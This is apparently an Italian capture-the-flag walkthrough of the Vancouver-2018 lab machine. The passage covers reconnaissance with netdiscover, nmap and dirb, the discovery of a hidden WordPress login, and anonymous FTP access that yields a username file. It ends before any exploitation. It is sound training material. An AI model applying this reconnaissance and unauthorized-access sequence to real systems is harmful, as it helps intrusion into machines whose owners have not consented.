
BLACK BOX
Vancouver-2018


Come prima cosa bisogna capire qual’è l’IP della macchina,quindi lancio il comando netdiscover per avviare una scansione.
Dalla scansione vengono rilevati 2 indirizzi ip. (50.3 e 50.2).
Effettuando delle service scan sugli ip è subito chiaro che la macchina target ha come inidirizzo ip 192.168.50.3.
La service scan di nmap rivela 3 porte aperte con i relativi servizi e versioni .



```
 Currently scanning: 192.168.205.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.50.2    08:00:27:70:de:0d      1      60  PCS Systemtechnik GmbH
 192.168.50.3    08:00:27:ae:29:fe      1      60  PCS Systemtechnik GmbH

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.50.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:12 EDT
Nmap scan report for 192.168.50.2
Host is up (0.00018s latency).
All 65535 scanned ports on 192.168.50.2 are in ignored states.
Not shown: 65535 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:70:DE:0D (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.56 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.50.3
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:15 EDT
Nmap scan report for 192.168.50.3
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:AE:29:FE (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.30 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

In questo caso abbiamo diversi servizi potenzialmente vulnerabili.


Effettuando un’ulteriore scansione “aggressive” sulla macchina possiamo notare come nmap ci restituisca molte più informazioni tra cui OS,servizi,vulnerabilità etc...



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -p- 192.168.50.3
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:35 EDT
Nmap scan report for 192.168.50.3
Host is up (0.00070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:AE:29:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.70 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.15 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


-La scansione rivela che il login anonimo FTP è consentito sulla porta 21 e che quindi è possibile accedere al servizio senza il bisogno di immettere una password.
Inoltre sulla porta 80 con il servizio http,vengono rilevati un file “.txt” e quella che sembra una directory. In questo caso /backup_wordpress.

Per confermare ciò che abbiamo appena scoperto effettuo una scansione con DIRB sulla porta 80.
Vengono rilevate diverse directory tra cui /robots e /index che hanno come status code 200. Quindi raggiungibili




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.50.3/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Sep 25 14:02:37 2023
URL_BASE: http://192.168.50.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.50.3/ ----
+ http://192.168.50.3/cgi-bin/ (CODE:403|SIZE:288)
^[[B^[[B^[[B
+ http://192.168.50.3/index (CODE:200|SIZE:177)
+ http://192.168.50.3/index.html (CODE:200|SIZE:177)
^[[B^[[B^[[B
+ http://192.168.50.3/robots (CODE:200|SIZE:43)
+ http://192.168.50.3/robots.txt (CODE:200|SIZE:43)
+ http://192.168.50.3/server-status (CODE:403|SIZE:293)

-----------------
END_TIME: Mon Sep 25 14:02:43 2023
DOWNLOADED: 4612 - FOUND: 6
```

Dopo aver esplorato le diverse pagine al 192.168.50.3/robots.txt viene rilevata una directory gia scovata in precedenza con nmap ossia /backup_wordpress.



```
User-agent: *
Disallow: /backup_wordpress
```

Visitando la pagina è stata trovata una pagina di login al /backup_wordpress/wp-login.php


kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File
Macchina
Visualizza
Inserimento
Dispositivi
Aiuto
Deprecated WordPress blog – Just another WordPress site — Mozilla Firefox
Deprecated WordPress blog
192.168.50.3/backup_wordpress/
13:39
CTRL (DESTRA)

March 7, 2018

Leave a comment

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin

March 7, 2018

1 Comment

- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

- March 2018


CATEGORIES

- Uncategorized

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

La pagina in questione contiene campi di login,ma non conosciamo le credenziali. Ho provato a lanciare dei brute force con hydra,ma senza successo,quindi cercherò altrove.




Username or Email

Password


□ Remember Me

Provando invece il login anonimo sul servizio ftp ed esplorando le directories riesco ad ottenere un file txt.bk chiamato users,che si suppone contenga degli username.




```
┌──(kali㉿kali)-[~]
└─$ ftp anonymous@192.168.50.3
Connected to 192.168.50.3.
220 (vsFTPd 2.3.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26276|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44604|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||17816|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************************************************************************************|    31      248.14 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (16.85 KiB/s)
ftp> 
```

Dopo aver scaricato e letto il file,notiamo che effettivmente ci sono quelli che sembrano dei nomi utente.



